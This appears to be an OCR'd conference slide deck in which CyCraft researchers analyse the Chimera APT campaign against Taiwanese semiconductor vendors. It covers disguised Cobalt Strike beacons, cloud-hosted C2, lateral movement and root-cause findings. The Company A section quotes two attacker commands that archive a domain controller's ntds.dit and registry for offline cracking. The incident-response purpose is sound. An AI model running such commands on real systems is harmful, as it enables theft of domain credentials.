Operation Chimera
APT Group targets Taiwan Semiconductor Vendors

Bletchley Chen, Inndy Lin & SHANG-DE Jiang

C.K Chen @bletchley13

- Security Researcher
  - Senior Researcher in CyCraft
  - PHD from DSNSLab, NCTU
  - Publish research in HITCON, VXCON, RootCon, FIRST 2020, CodeBlue OpenTalk
- Retired CTF Player
  - Founder of BambooFox CTF Team in NCTU
  - Participate DEFCON Final 2016 and 2018
  - Bug Bounty - vulnerabilities in
- CHROOT member
  - Best private hacker group in Taiwan
- Chairman of HITCON Editorial Committee

SHANG-DE Jiang


- Security Researcher
  - Researcher in CyCraft
  - Publish research in HITCON
- UCCU Hacker Co-Founder
  - Private Cyber Security group in Taiwan

Inndy Lin


- Cyber Security Researcher at CyCraft
  - Mainly focus on malware analysis and detection
- Presented in HITCON, ROOTCON
  - Often gives training in local security community
- Reverse Engineering Hobbyist
  - Learn RE from game hacking and CTF since high school


CyCraft

CyCraft is an AI company that forges the future of cybersecurity resilience through autonomous systems and human-AI collaboration.



CyCraft in MITRE ATT&CK Evaluation





CyCraft Takes Significant Alerting Lead in MITRE ATT&CK® Evaluations' Latest Round

Outline


- Introduction
- Case Study
  - A Company
  - B Company
- Threat Actor's Digital Arsenal
- Conclusion

Critical Incidents in Taiwan's Supply Chain/Critical Infrastructure

TSMC Ransomware

TSMC Chip Maker Blames WannaCry Malware for Production Halt

August 07, 2018 Mohit Kumar



ASUS Supply Chain Attack

ShadowHammer: Malicious updates for ASUS laptops

Our technologies detected a threat that seems to be one of the biggest supply-chain attacks ever.

Bender the Robot March 25, 2019

ColdLock against CPC

Taiwan's CPC suffers malware attack, experiences system outage


Customers asked to pay with cash or credit until Taiwan's major oil refiner resolves problem


By Ching-Tse Cheng, Taiwan News, Staff Writer
2020/05/04 17:19

Taiwan's CPC Corp. suffers cyberattack Monday afternoon. (CPC photo)

Taiwan's Importance in the Semiconductor Landscape

With decades of development, Taiwan has established itself as a leading player in the semiconductor industry. Some of the well-known leaders include TSMC and MTK





Region	Installed Capacity (K u./m.)	% of Worldwide Total
Taiwan	4,126	21.8%
S. Korea	4,033	21.3%
Japan	3,168	16.8%
N. America	2,426	12.8%
China	2,361	12.5%
Europe	1,138	6.0%
ROW	1,646	8.7%
TOTAL	18,897	100%

“Taiwan is set to become the largest and fastest-growing semiconductor equipment maker in the world by increasing by 21.1 percent to reach US$12.31 billion.” -Taiwan News, July 2019

Cyberattack to semiconductor vendors

- Just like the TSMC ransomware, a cyberattack against semiconductor could potentially
  - Seriously impact Taiwan's economy
  - Affect the entire global supply chain
- In this report, we will show how IT attacks on semiconductor vendors can be just as dangerous as an OT attack.
  - Attack to OT - production line halt, immediately damage
  - Attack to IT - leak important intelligence property, long-term damage

Large-scale APT attacks on Semiconductor Industry

Vendors located at the Hsinchu Science Park(HSP) were targeted

Between 2018 and 2019, we discovered several attacks on semiconductor vendors

Extensive attack: > 7 semiconductor vendors were attacked

After our white paper was published, the received feedback revealed that more than 7 vendors were targeted by the same threat actor


Not a single point attack, but an attack on the entire industry surface

The APT attacks on the important vendors were precise and well-coordinated. Aside from the vendors themselves, their subsidiaries, and competitors were all targeted

Group Chimera

- As the activities, attack techniques, and tactics were similar, we believe this was the work of the same threat actor
- Target: Semiconductor Vendors
- Malware: Merged different Open Source Tools (Dumpert and Mimikatz , CobaltStrike)
- C2: C2 hosted in Public Cloud (Google App Engine, Azure)
- Goal: Steal Documents, Source code, SDK of chip related projects

Investigation Overview



Investigation Period:
2018~2019

Investigated Vendors:
3+

Total Endpoints Analyzed:
30k

Today's Case Study

- The two vendors (hereafter A company and B company) involved in the analysis currently have a leading global position in their own market segments
- Due to the different investigation time points, the analytical perspective of the attack campaign was different

A Company	B Company
• Our long-term partner. The long-term monitoring allowed more details of the attacker's activities to be revealed. • The detailed information enabled us to track the root cause.	• One-time IR service. When the investigation started, it was already a long time after the attacks happened. • Highlighted the threat actor’s long-term activities and what data was leaked.


Non-representative. Only for illustration purposes


In the following slides, every machine and username are de-identified, not original names

A Company


Case A: Overview

- Activity date: 2019/12/09 ~ 2019/12/10
- 15 endpoints and 6 user accounts were compromised
  - Note that all the names are de-identified
- Four malwares and eight C2 servers were found






Cobalt Strike





- Disguised Cobalt Strike beacon as Google Update.exe
  - VT search found nothing
  - Injected payloads into other processes
- Found in two endpoints: Server-LAUREN & PC-SHENNA



Used Hosting Server for C2


- Network security devices had difficulty detecting the associated C2 servers, as they were in the Google Cloud Platform.
  - Created backdoor which was disguised as Google Update.
  - Other cloud hosting services were also abused





Root Cause Analysis - PC-SHENNA

- With our Timeline Analysis, we found that the backdoor in PC-SHENNA was implanted from Server-LAUREN



Remote Execution Tools

Applied benign program to achieve their malicious activities

schtasks


- The first Cobalt Strike backdoor was located at NB-CLAIR, and was then remotely copied to Server-LAUREN
- A valid account was used to invoke Cobalt Strike via schtasks

WMIC

- Server-LAUREN used wmic to remotely execute various commands in another endpoint to check if there was an Internet connection


Root Cause Analysis - Server-LAUREN

- Due to our new findings, additional information could be added to our investigation graph



Root Cause Analysis - Server-LAUREN

- Server-LAUREN remotely used an archive tool to collect registry and ntds.dit in Server-MELINA(DC) for offline breaking





```
RecordedTV.ms  a -m5 -v200m -hpDi3des7@#SyQiks8Vd3kx*DCdudAWdNxoCUys$s8xJdj43
RecordedTV_NDHT.sqm "\\[redacted]\C$\Windows\Temp\tmp\Active Directory\ntds.dit"
```

```
RecordedTV.ms  a -m5 -v200m -hpDi3des7@#SyQiks8Vd3kx*DCdudAWdNxoCUys$s8xJdj43
RecordedTV_NDHS.sqm \\[redacted]\C$\Windows\Temp\tmp\registry
```

NTDS.DIT Explanation


- Active Directory data was stored in the ntds.dit ESE database file. Two copies of ntds.dit were present in separate locations on a given domain controller.
  - %SystemRoot%\NTDS\ntds.dit
  - %SystemRoot%\System32\ntds.dit



ntds.dit is the AD database, containing domain hosts and users information(e.g. ID, name, email and password). As ntds.dit was encrypted, and the key was stored I the SYSTEM registry, the adversary also needed to make a copy of the registry data.


Root Cause Analysis - NB-CLAIR

- Through correlation analysis, our AI investigation showed that NB-CLAIR used Schedule Task to place malware to the schedule tasks of Server-LAUREN

